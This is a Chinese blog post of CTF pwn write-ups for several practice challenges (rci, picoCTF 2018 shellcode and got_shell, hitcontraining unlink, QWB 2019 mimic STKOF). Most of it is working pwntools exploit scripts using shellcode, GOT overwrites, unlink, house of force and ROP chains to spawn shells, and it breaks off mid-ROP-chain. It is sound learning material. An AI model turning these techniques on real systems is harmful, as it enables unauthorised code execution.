ls -ali $0 shellcode 任意地址改4字节 unlink house of force 拟态防御

原创

Carol7S 于 2020-07-23 09:59:32 发布 187 收藏

分类专栏： PWN CTF

本文链接：https://blog.csdn.net/carol2358/article/details/107442868


PWN 同时被 2 个专栏收录

24 篇文章 0 订阅

订阅专栏


CTF

27 篇文章 2 订阅

订阅专栏

文章目录

rci

考察ls -ali显示inode
在tmp目录下创建0x2f+1个文件夹，然后随机进入一个
ls -lai 来显示当前目录的 inode， 再去tmp目录下ls -ali显示inode，找到相同的，绕过strcmp
然后$0来实现sh，绕过check2
没exp，直接nc

```
root@carol:~/pwn/rci# nc node3.buuoj.cn 26193
正在送imagin去小黑窝~
Level Up ! 获得道具 ls
ls -ali
total 4
1188816301 drwxr-xr-x 2 1000 1000    6 Jul 19 02:43 .
1109470229 drwxrwx--- 1    0 1000 4096 Jul 19 02:43 ..
[你得到了一些关于imagin的线索]
不过......Ta在哪里呢？
```

第一个

```
root@carol:~/pwn/rci# ./rci
正在送imagin去小黑窝~
Level Up ! 获得道具 ls
ls -ali /tmp
总用量 6432
 393228 drwxrwxrwt 1473 root root  45056 7月   12 08:24 .
      2 drwxr-xr-x   19 root root   4096 7月   10 21:07 ..
 393713 srw-------    1 root root      0 5月   28 00:08 fcitx-socket-:1
1332594 drwxrwxrwt    2 root root   4096 5月   28 00:06 .font-unix
1495480 drwxr-xr-x    2 root root   4096 5月   30 19:24 hsperfdata_root
1332592 drwxrwxrwt    2 root root   4096 5月   28 00:08 .ICE-unix
1495526 drwx------    2 root root   4096 5月   30 17:08 mozilla_root0
1333556 drwx------    2 root root   4096 7月   11 23:28 pwn-asm-ocF0XK
1598152 drwxr-xr-x    2 root root   4096 6月   20 21:44 pwndbg
1333550 drwxr-xr-x    2 root root   4096 7月    7 17:05 pwntools-rop-cache-2.7
1704174 drwxr-xr-x    2 root root   4096 7月   12 08:14 R0OM#0005232049
1704482 drwxr-xr-x    2 root root   4096 7月   12 08:24 R0OM#0007617550
```



```
不过......Ta在哪里呢？
/tmp/R0OM#3615302054
恭喜你找到了imagin的小黑窝！氮素Ta已经被藕送走啦！哈哈哈哈

Level Up ! 获得道具 残缺的shell
$0
你成功地修复了shell，快去找imagin叭~
```

picoctf_2018_shellcode

这题虽然是静态编译，但是实际是写一段shellcode，然后call eax
exp：

```python
from struct import pack
from pwn import *
from LibcSearcher import *

local_file  = './PicoCTF_2018_shellcode'
local_libc  = '/usr/lib/x86_64-linux-gnu/libc-2.29.so'
remote_libc = '/usr/lib/x86_64-linux-gnu/libc-2.29.so'


select = 1

if select == 0:
    r = process(local_file)
    #libc = ELF(local_libc)
else:
    r = remote('node3.buuoj.cn', 26271)
    #libc = ELF(remote_libc)

elf = ELF(local_file)

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
sea     = lambda delim,data         :r.sendafter(delim, data)
rc      = lambda numb=4096          :r.recv(numb)
rl      = lambda                    :r.recvline()
ru      = lambda delims    :r.recvuntil(delims)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info    = lambda tag, addr        :r.info(tag + ': {:#x}'.format(addr))

def debug(cmd=''):
     gdb.attach(r,cmd)
sh = asm(shellcraft.sh())
sl(sh)

r.interactive()
```

-

picoctf_2018_got_shell

可以任意地址改4字节，有后门，那修改puts@got为后门就行

```
extern:0804A03C
extern:0804A03C ; Segment type: Externs
extern:0804A03C ; extern
extern:0804A03C ; int puts(const char *s)
extern:0804A03C                 extrn puts:near         ; CODE XREF: _puts↑j
extern:0804A03C                                         ; DATA XREF: .got.plt:off_804A00C↑o
extern:0804A040 ; int system(const char *command)
extern:0804A040                 extrn system:near       ; CODE XREF: _system↑j
extern:0804A040                                         ; DATA XREF: .got.plt:off_804A010↑o
extern:0804A044 ; void exit(int status)
extern:0804A044                 extrn exit:near         ; CODE XREF: _exit↑j
extern:0804A044                                         ; DATA XREF: .got.plt:off_804A014↑o
extern:0804A048 ; int __cdecl _libc_start_main(int (__cdecl *main)(int, char **, char **), int argc, char **ubp_av, vo
extern:0804A048                 extrn __libc_start_main:near
extern:0804A048                                         ; CODE XREF: ___libc_start_main↑j
extern:0804A048                                         ; DATA XREF: .got.plt:off_804A018↑o
extern:0804A04C ; int setvbuf(FILE *stream, char *buf, int modes, size_t n)
extern:0804A04C                 extrn setvbuf:near      ; CODE XREF: _setvbuf↑j
extern:0804A04C                                         ; DATA XREF: .got.plt:off_804A01C↑o
extern:0804A050 ; int sprintf(char *s, const char *format, ...)
extern:0804A050                 extrn sprintf:near      ; CODE XREF: _sprintf↑j
extern:0804A050                                         ; DATA XREF: .got.plt:off_804A020↑o
extern:0804A054                 extrn __isoc99_scanf:near
extern:0804A054                                         ; CODE XREF: ___isoc99_scanf↑j
extern:0804A054                                         ; DATA XREF: .got.plt:off_804A024↑o
extern:0804A058                 extrn __imp___gmon_start__:near ; weak
extern:0804A058                                         ; CODE XREF: __gmon_start__↑j
extern:0804A058                                         ; DATA XREF: .got:__gmon_start___ptr↑o
extern:0804A058
extern:0804A058
extern:0804A058                 end _start
```

```
from pwn import *
from LibcSearcher import *

local_file  = './PicoCTF_2018_got-shell'
local_libc  = '/usr/lib/x86_64-linux-gnu/libc-2.29.so'
remote_libc = '/usr/lib/x86_64-linux-gnu/libc-2.29.so'


select = 1

if select == 0:
    r = process(local_file)
    #libc = ELF(local_libc)
else:
    r = remote('node3.buuoj.cn', 28726)
    #libc = ELF(remote_libc)

elf = ELF(local_file)

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
sea     = lambda delim,data         :r.sendafter(delim, data)
rc      = lambda numb=4096          :r.recv(numb)
rl      = lambda                    :r.recvline()
ru      = lambda delims    :r.recvuntil(delims)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info    = lambda tag, addr        :r.info(tag + ': {:#x}'.format(addr))

def debug(cmd=''):
     gdb.attach(r,cmd)

sl('0x804A00C')
sl('0x0804854B')

r.interactive()
```

-

hitcontraining_unlink

这题可以realloc_hook,unlink和house of force

realloc_hook，没啥要讲的

exp：

```
from pwn import *
from LibcSearcher import *

local_file  = './hitcontraining_unlink'
local_libc  = '/root/glibc-all-in-one/libs/2.23/libc-2.23.so'
remote_libc = '/root/glibc-all-in-one/libs/2.23/libc-2.23.so'
```

```python
select = 1

if select == 0:
    r = process(local_file)
    libc = ELF(local_libc)
else:
    r = remote('node3.buuoj.cn', 27974)
    libc = ELF(remote_libc)

elf = ELF(local_file)

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
sea     = lambda delim,data         :r.sendafter(delim, data)
rc      = lambda numb=4096          :r.recv(numb)
rl      = lambda                    :r.recvline()
ru      = lambda delims    :r.recvuntil(delims)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info    = lambda tag, addr        :r.info(tag + ': {:#x}'.format(addr))

def debug(cmd=''):
     gdb.attach(r,cmd)
def menu(choice):
    sea('Your choice:',str(choice))
def add(size, content):
    menu(2)
    sea('name:', str(size))
    sea('item:',content)
def edit(index, size, content):
    menu(3)
    sea('item:', str(index))
    sea('name:', str(size))
    sea('item:', content)
def show():
    menu(1)
def free(index):
    menu(4)
    sea('item:', str(index))

add(0x28, 'aaaa')#0
add(0x28, 'aaaa')#1
add(0x98, 'aaaa')#2
add(0x68, 'bbbb')#3
add(0x68, 'bbbb')#4
add(0x68, 'bbbb')#5
add(0x18, 'cccc')#6
edit(0, 0x30, 'a'*0x20 + p64(0)+p64(0xd1))
free(1)
add(0x28, 'aaaa')
show()

libc_base = uu64(ru('\x7f')[-6:]) - 88 - 0x10 - libc.sym['__malloc_hook']
info('libc_base', libc_base)
```

```python
malloc_hook = libc_base + libc.sym['__malloc_hook']
realloc_hook = libc_base + libc.sym['__libc_realloc']
o_g = [0x45216, 0x4526a, 0xf02a4, 0xf1147]
og = libc_base + o_g[1]
#-------------------------------------------------------------------------------------------------------
free(4)
edit(3, 0x60+0x10+0x8, 'a'*0x60+p64(0)+p64(0x71)+p64(malloc_hook-0x23))
add(0x68, 'aaaa')#4
add(0x68, 'aaaa')#7
edit(7, 0x1b, 'a'*0x8+'b'*3+p64(og)+p64(realloc_hook))

#debug()
#sl('1')
r.interactive()
```

unlink，注意target是heap数组所在处


```
.bss:00000000006020C0 itemlist        dd 190h dup(?)
```

```
pwndbg> x/32gx 0x6020C0
0x6020c0 <itemlist>:    0x0000000000000098      0x0000000000603030
0x6020d0 <itemlist+16>: 0x0000000000000098      0x00000000006030d0
0x6020e0 <itemlist+32>: 0x0000000000000018      0x0000000000603170
0x6020f0 <itemlist+48>: 0x0000000000000000      0x0000000000000000
0x602100 <itemlist+64>: 0x0000000000000000      0x0000000000000000
0x602110 <itemlist+80>: 0x0000000000000000      0x0000000000000000
0x602120 <itemlist+96>: 0x0000000000000000      0x0000000000000000
0x602130 <itemlist+112>:        0x0000000000000000      0x0000000000000000
0x602140 <itemlist+128>:        0x0000000000000000      0x0000000000000000
0x602150 <itemlist+144>:        0x0000000000000000      0x0000000000000000
0x602160 <itemlist+160>:        0x0000000000000000      0x0000000000000000
0x602170 <itemlist+176>:        0x0000000000000000      0x0000000000000000
0x602180 <itemlist+192>:        0x0000000000000000      0x0000000000000000
0x602190 <itemlist+208>:        0x0000000000000000      0x0000000000000000
0x6021a0 <itemlist+224>:        0x0000000000000000      0x0000000000000000
0x6021b0 <itemlist+240>:        0x0000000000000000      0x0000000000000000
pwndbg>
```


unlink可以让0x603030变成target(0x6020c0)-0x18
edit和free之后

```
pwndbg> x/32gx 0x6020C0
0x6020c0 <itemlist>:    0x0000000000000098      0x00000000006020b0
0x6020d0 <itemlist+16>: 0x0000000000000000      0x0000000000000000
0x6020e0 <itemlist+32>: 0x0000000000000018      0x0000000000603170
0x6020f0 <itemlist+48>: 0x0000000000000000      0x0000000000000000
0x602100 <itemlist+64>: 0x0000000000000000      0x0000000000000000
0x602110 <itemlist+80>: 0x0000000000000000      0x0000000000000000
0x602120 <itemlist+96>: 0x0000000000000000      0x0000000000000000
0x602130 <itemlist+112>:        0x0000000000000000      0x0000000000000000
0x602140 <itemlist+128>:        0x0000000000000000      0x0000000000000000
0x602150 <itemlist+144>:        0x0000000000000000      0x0000000000000000
0x602160 <itemlist+160>:        0x0000000000000000      0x0000000000000000
0x602170 <itemlist+176>:        0x0000000000000000      0x0000000000000000
0x602180 <itemlist+192>:        0x0000000000000000      0x0000000000000000
0x602190 <itemlist+208>:        0x0000000000000000      0x0000000000000000
0x6021a0 <itemlist+224>:        0x0000000000000000      0x0000000000000000
0x6021b0 <itemlist+240>:        0x0000000000000000      0x0000000000000000
pwndbg>
```

然后这个指针就指向这里，然后就可以试着改这个指针的指向，来任意写



exp：

```
from pwn import *
from LibcSearcher import *

local_file  = './hitcontraining_unlink'
local_libc  = '/root/glibc-all-in-one/libs/2.23/libc-2.23.so'
remote_libc = '/root/glibc-all-in-one/libs/2.23/libc-2.23.so'


select = 0

if select == 0:
    r = process(local_file)
    libc = ELF(local_libc)
else:
    r = remote('', )
    libc = ELF(remote_libc)

elf = ELF(local_file)

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
sea     = lambda delim,data         :r.sendafter(delim, data)
rc      = lambda numb=4096          :r.recv(numb)
rl      = lambda                    :r.recvline()
ru      = lambda delims    :r.recvuntil(delims)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info    = lambda tag, addr        :r.info(tag + ': {:#x}'.format(addr))

def debug(cmd=''):
     gdb.attach(r,cmd)
def debug(cmd=''):
     gdb.attach(r,cmd)
```

```
def menu(choice):
    sea('Your choice:',str(choice))
def add(size, content):
    menu(2)
    sea('name:', str(size))
    sea('item:',content)
def edit(index, size, content):
    menu(3)
    sea('item:', str(index))
    sea('name:', str(size))
    sea('item:', content)
def show():
    menu(1)
def free(index):
    menu(4)
    sea('item:', str(index))

add(0x98, 'aaaa')
add(0x98, 'bbbb')
add(0x18, '/bin/sh\x00')
target = 0x6020c8
edit(0, 0xa0, p64(0)+p64(0x91)+p64(target-0x18)+p64(target-0x10)+'a'*0x70+p64(0x90)+p64(0xa0))
free(1)
edit(0, 0x20, p64(0)*3+p64(elf.got['atoi']))
show()
libc_base = uu64(ru('\x7f')[-6:]) - libc.sym['atoi']
info('libc_base', libc_base)
system = libc_base + libc.sym['system']
edit(0, 0x8, p64(system))
#debug()
#sl('1')
r.interactive()
```

最后改了atoi，然后输入sh来getshell

house of force：
这种远程打不了，没环境，只能本地
重要的是控制top的指针
还有：
因为add会自动对齐并且加0x10，所以要额外减0x10，以及0x28之类有8的会自动帮你对齐了，这也是后来第四种做法我改atoi_got的时候出现的问题，因为atoi的地址有8
exp：

```
from pwn import *
from LibcSearcher import *

local_file  = './hitcontraining_unlink'
local_libc  = '/root/glibc-all-in-one/libs/2.23/libc-2.23.so'
remote_libc = '/root/glibc-all-in-one/libs/2.23/libc-2.23.so'


select = 0

if select == 0:
    r = process(local_file)
    libc = ELF(local_libc)
else:
```

```
    r = remote('', )
    libc = ELF(remote_libc)

elf = ELF(local_file)

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
sea     = lambda delim,data         :r.sendafter(delim, data)
rc      = lambda numb=4096          :r.recv(numb)
rl      = lambda                    :r.recvline()
ru      = lambda delims    :r.recvuntil(delims)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info    = lambda tag, addr        :r.info(tag + ': {:#x}'.format(addr))

def debug(cmd=''):
     gdb.attach(r,cmd)
def menu(choice):
    sea('Your choice:',str(choice))
def add(size, content):
    menu(2)
    sea('name:', str(size))
    sea('item:',content)
def edit(index, size, content):
    menu(3)
    sea('item:', str(index))
    sea('name:', str(size))
    sea('item:', content)
def show():
    menu(1)
def free(index):
    menu(4)
    sea('item:', str(index))
magic = 0x400D49
add(0x28, 'aaaa')
edit(0, 0x30, p64(0)*4+p64(0)+p64(0xffffffffffffffff))
top = 0x603050
target = 0x603000
offset = target - top - 0x10
print(hex(offset))
add(offset, 'aa')
add(0x10, p64(magic)*2)
menu(5)
#debug()
#sl('1')
r.interactive()
```

还可以写一种house of force改got的，但是写到最后发现还没泄漏libc，懒了，不想写了


-

强网杯2019 拟态 STKOF

拟态防御的题：

> 类似于生物界的拟态防御，在网络空间防御领域，在目标对象给定服务功能和性能不变前提下，其内部架构、冗余资源、运行机制、核心算法、异常表现等环境因素，以及可能附着其上的未知漏洞后门或木马病毒等都可以做策略性的时空变化，从而对攻击者呈现出“似是而非”的场景，以此扰乱攻击链的构造和生效过程，使攻击成功的代价倍增。
> CMD
> 在技术上以融合多种主动防御要素为宗旨：以异构性、多样或多元性改变目标系统的相似性、单一性；以动态性、随机性改变目标系统的静态性、确定性；以异构冗余多模裁决机制识别和屏蔽未知缺陷与未明威胁；以高可靠性架构增强目标系统服务功能的柔韧性或弹性；以系统的视在不确定属性防御或拒止针对目标系统的不确定性威胁。
> 对CTF的pwn来说，题目的功能不变，但运行的环境架构不同（64位和32位），设立检测输出裁决机，保证输入和输出的信息相同，并且两端程序都要保持正常服务。这对需要泄露动态加载库地址、堆地址、程序基址的方法是扼住咽喉的一个防御方式，使得目标系统的安全性大幅度提升。而要突破这种防御机制，也不是没有办法，可以采用逐字节爆破、partial、write等技巧不泄露信息来getshell。
> https://www.anquanke.com/post/id/195801

控制好程序流就可以，32位溢出为0x110,64位为0x118，利用这0x8



exp：

```
from pwn import *
from LibcSearcher import *
from struct import pack
local_file = './pwn1'
local_libc  = '/usr/lib/x86_64-linux-gnu/libc-2.29.so'
remote_libc = '/usr/lib/x86_64-linux-gnu/libc-2.29.so'
```

```python
select = 0

if select == 0:
    r = process(local_file)
    #libc = ELF(local_libc)
else:
    r = remote('node3.buuoj.cn', 29881)
    #libc = ELF(remote_libc)
elf = ELF(local_file)

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
sea     = lambda delim,data         :r.sendafter(delim, data)
rc      = lambda numb=4096          :r.recv(numb)
rl      = lambda                    :r.recvline()
ru      = lambda delims    :r.recvuntil(delims)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info    = lambda tag, addr        :r.info(tag + ': {:#x}'.format(addr))

def debug(cmd=''):
     gdb.attach(r,cmd)
def pwn32():
     p = ''

 p += pack('<I', 0x0806e9cb) # pop edx ; ret
 p += pack('<I', 0x080d9060) # @ .data
 p += pack('<I', 0x080a8af6) # pop eax ; ret
 p += '/bin'
 p += pack('<I', 0x08056a85) # mov dword ptr [edx], eax ; ret
 p += pack('<I', 0x0806e9cb) # pop edx ; ret
 p += pack('<I', 0x080d9064) # @ .data + 4
 p += pack('<I', 0x080a8af6) # pop eax ; ret
 p += '//sh'
 p += pack('<I', 0x08056a85) # mov dword ptr [edx], eax ; ret
 p += pack('<I', 0x0806e9cb) # pop edx ; ret
 p += pack('<I', 0x080d9068) # @ .data + 8
 p += pack('<I', 0x08056040) # xor eax, eax ; ret
 p += pack('<I', 0x08056a85) # mov dword ptr [edx], eax ; ret
 p += pack('<I', 0x080481c9) # pop ebx ; ret
 p += pack('<I', 0x080d9060) # @ .data
 p += pack('<I', 0x0806e9f2) # pop ecx ; pop ebx ; ret
 p += pack('<I', 0x080d9068) # @ .data + 8
 p += pack('<I', 0x080d9060) # padding without overwrite ebx
 p += pack('<I', 0x0806e9cb) # pop edx ; ret
 p += pack('<I', 0x080d9068) # @ .data + 8
 p += pack('<I', 0x08056040) # xor eax, eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
```

```
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x0807be5a) # inc eax ; ret
 p += pack('<I', 0x080495a3) # int 0x80
       return p
def pwn64():
     p = ''

 p += pack('<Q', 0x0000000000405895) # pop rsi ; ret
 p += pack('<Q', 0x00000000006a10e0) # @ .data
 p += pack('<Q', 0x000000000043b97c) # pop rax ; ret
 p += '/bin//sh'
 p += pack('<Q', 0x000000000046aea1) # mov qword ptr [rsi], rax ; ret
 p += pack('<Q', 0x0000000000405895) # pop rsi ; ret
 p += pack('<Q', 0x00000000006a10e8) # @ .data + 8
 p += pack('<Q', 0x0000000000436ed0) # xor rax, rax ; ret
 p += pack('<Q', 0x000000000046aea1) # mov qword ptr [rsi], rax ; ret
 p += pack('<Q', 0x00000000004005f6) # pop rdi ; ret
 p += pack('<Q', 0x00000000006a10e0) # @ .data
 p += pack('<Q', 0x0000000000405895) # pop rsi ; ret
 p += pack('<Q', 0x00000000006a10e8) # @ .data + 8
 p += pack('<Q', 0x000000000043b9d5) # pop rdx ; ret
 p += pack('<Q', 0x00000000006a10e8) # @ .data + 8
 p += pack('<Q', 0x0000000000436ed0) # xor rax, rax ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
```

```
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
